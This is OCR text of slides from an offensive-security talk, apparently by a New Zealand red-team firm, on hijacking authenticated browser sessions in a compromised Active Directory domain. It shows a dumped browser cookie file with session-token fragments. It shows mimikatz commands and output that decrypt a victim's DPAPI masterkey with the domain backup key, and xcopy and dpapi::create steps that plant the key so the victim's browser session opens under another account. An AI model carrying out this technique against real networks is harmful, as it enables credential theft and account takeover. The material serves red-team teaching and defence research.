

cookies - Notepad

File Edit Format View Help

```
13350393046432996,.msn.com,pglt-edgeChromium-dhp,,/edge,1336611784500000,False,False,13350
13350393072817180,.msn.com,pglt-edgeChromium-ntp,,/edge,1336611850800000,False,False,13350
13350393074401692,.popin.cc,__mguid_,,/,13381929074401692,True,False,13350393074401692,True,
13350393046632870,.scorecardresearch.com,UID,,/,13384953046632870,True,False,133503930466328
13350393101431874,accounts.google.com,ACCOUNT_CHOOSER,,/,13384953101431874,True,True,135039
13350393101431689,accounts.google.com,LSID,,/,13384953101431689,True,True,13350393101431689,
13350393080555534,accounts.google.com,OTZ,,/,13352985080000000,True,False,13350393155505626,
13350393101431788,accounts.google.com,__Host-1PLSID,,/,13384953101431788,True,True,133503931
13350393101431836,accounts.google.com,__Host-3PLSID,,/,13384953101431836,True,True,133503931
13350393101431574,accounts.google.com,__Host-GAPS,,/,13384953101431574,True,True,1335039310
13350393046633535,assets.msn.com,MUIDB,,/,13384089046633535,False,True,13350393708431795,Tru
13350393051342221,assets.msn.com,_C_Auth,,/service/News/Users/me,0,False,False,133503937122
13350393053997472,assets.msn.com,_C_Auth,,/service/graph,0,False,False,13350393053997472,Fal
13350393046633477,assets.msn.com,_C_Auth,,/service/msn,0,False,False,13350393073689824,False
13350393048635974,assets.msn.com,_C_Auth,,/service/news/feed/pages,0,False,False,1335039370
13350393053735199,assets.msn.com,_C_Auth,,/service/v1/news/users/me,0,False,False,133503930
13350393112783028,contacts.google.com,OTZ,,/,13352985113000000,True,False,13350394949559931,
13350393111513186,mail-ads.google.com,COMPASS,,/mail/u/0,13351257111513186,True,True,135039
13350393128093992,mail.google.com,COMPASS,,/mail,13351257128093992,True,True,133503931280939
MJibhxyxyw-cUmvD28fird8Klza9IszVaMmSWKZPGmjecrXqMICmGKtpzHYe-Qz3uWJhgZk7fWDKYwKvf-HCUIrNDWb9
13350393105453277,mail.google.com,COMPASS,,/mail/u/0,13351257105453277,True,True,1335039310
om13IB-noTfUpTfCFeDuNr9KiycCdlFlTcPxb94dmvNUiPbp9O0GW48UcoaBD_THDHwx8mg5Idn-osSYTcXUZfENthqU
13350393112436931,mail.google.com,COMPASS,,/sync/u/0,13351257112436931,True,True,1335039479
13350393106281725,mail.google.com,GMAIL_AT,,/mail/u/0,0,True,False,13350394786580257,False,
13350393101699813,mail.google.com,OSID,,/,13384953101699813,True,True,13350394797586377,True
13350393110669533,mail.google.com,S,,/,0,True,True,13350394797586377,False,False,0,cloudsear
13350393122832958,mail.google.com,__Host-GMAIL_SCH,,/,0,True,False,13350394786580257,False,
13350393103635626,mail.google.com,__Host-GMAIL_SCH_GML,,/,13352985103635626,True,True,13350
13350393103635247,mail.google.com,__Host-GMAIL_SCH_GMN,,/,13352985103635247,True,True,13350
13350393103635547,mail.google.com,__Host-GMAIL_SCH_GMS,,/,13352985103635547,True,True,13350
13350393101700001,mail.google.com,__Secure-OSID,,/,13384953101700001,True,True,1335039479758
13350393045022956,ntp.msn.com,MUIDB,,/,13384089046022956,False,True,13350393704408995,True,
13350393046140427,ntp.msn.com,MicrosoftApplicationsTelemetryDeviceId,,/,13381929708563508,Tr
```

BUT.....

ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY



ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY

dpapi::masterkey /in:5a27b3ce-3e8b-446d-a455-1a67000bac10 /pvk:key.pvk

```
[domainkey]
  **DOMAINKEY**
    dwVersion        : 00000002 - 2
    dwSecretLen      : 00000100 - 256
    dwAccesscheckLen : 00000058 - 88
    guidMasterKey    : {40037f5b-d66c-450f-a67a-f14e2d2537b5}
    pbSecret         : efae84db8e236284a7edd726fad6e3fea239808e0f704dd6f11e9e5d7571693d965aa6ee40b4d484b09b9d6ccde39c0613b84c8425142d9b36b
479ea4048288a7e6dd9daa77ef6a80dbbc5fc85c27fa70ee8da748381991bb7eacab5ba9d659259af1cea6da1c1e83e1b62643e399d313c97045e3c299b29f0eaa0a134f6c
534adc5684531e1ed508904613bf822cdc3f35b13927d3ebd59dd4251f625338fedfe4ae7d81ee3779c9b9571221df14a43d12cb52416c2286dc1b0a0d4fb55a238e5b1683
6a00ca16b0068854636736
    pbAccesscheck    : f57a632949d18abf9120ed271abb840767c01aed6a6ac0ef5ab797e3685340f935fc8e7bdb6bb2f3c96494dc4344faafab213b070b77d2c9e3a
784c0b5465949c90bfbf1a5fd58b



[domainkey] with RSA private key

RSA decrypt is a success
 * MasterKey len: 64
8c 4c 29 f1 1e 28 66 f2 72 b1 d6 a5 2b 33 d0 d1
97 74 63 db 1b d5 ae 9c f5 2d bd 59 38 2d 2f 35
ba f0 69 e7 b2 9b fe 83 57 47 ae 4f ad 81 4d 83
12 4c 38 e4 ed 6c a6 fb 61 4d 23 7d 32 42 75 2d
 * SuppKey   len: 32
7a 76 64 54 a0 71 2e 62 15 a5 3d fc df 15 10 87
d6 90 4d 09 92 67 93 39 f2 ab 66 c8 56 ba 92 b1

3DES decrypt is a success too
01 00 00 00 20 00 00 00 84 71 4e 14 a5 9d 82 81
83 59 92 2c 18 9f 13 40 c8 d2 73 9e c1 0c cf b2
ea 7b ba 4a 4a bd e0 26 01 05 00 00 00 00 00 05
15 00 00 00 b5 c9 ae 35 10 57 1f 94 4a 37 12 da
7e 04 00 00 b9 fd fc b5 17 23 08 57 8d 56 8f a2
56 4d 42 46 cc 75 21 73
 * nonce    : 84714e14a59d82818359922c189f1340c8d2739ec10ccfb2ea7bba4a4abde026
 * SID      : S-1-5-21-900647349-2485081872-3658626890-1150
 * SHA1     : b9fdfcb5172308578d568fa2564d4246cc752173
 > Calc SHA1: b9fdfcb5172308578d568fa2564d4246cc752173
  key : 8c4c29f11e2866f272b1d6a52b33d0d1977463db1bd5ae9cf52dbd59382d2f35baf069e7b29bfe835747ae4fad814d83124c38e4ed6ca6fb614d237d3242752d
  sha1: 8d89053c0b729a6840d3cc3f8aa244c0870262e7
  sid : S-1-5-21-900647349-2485081872-3658626890-1150

mimikatz #
```


ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY

dpapi::create /guid:{5a27b3ce-3e8b-446d-a455-1a67000bac10} /key:8c4c29f11e2866f272b1d6a52b33d0d1977463db1bd5ae9cf52dbd59382d2f35baf069e7b29bfe835747ae4fad814d83124c38e4ed6ca6fb614d237d3242752d /password:**YOUR_LOCAL_ACCOUNT_PASSWORD** /protected

xcopy /H 5a27b3ce-3e8b-446d-a455-1a67000bac10 C:\Users\administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-500\

OPEN EDGE...

ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY



STORY ENDING

- Domain compromised -> DPAPI private key
- Search users in the AD groups
- Hunt where they are logged in (corporate devices)
- Steal Master Keys and browser data from their workstations
- Take over their authenticated session for the vdaas

BROWSERS - https://github.com/WICG/dbsc

CONCLUSION

Thanks

https://tierzerosecurity.co.nz/blog.html

claudio@tierzerosecurity.co.nz

https://www.linkedin.com/in/claudio-contin/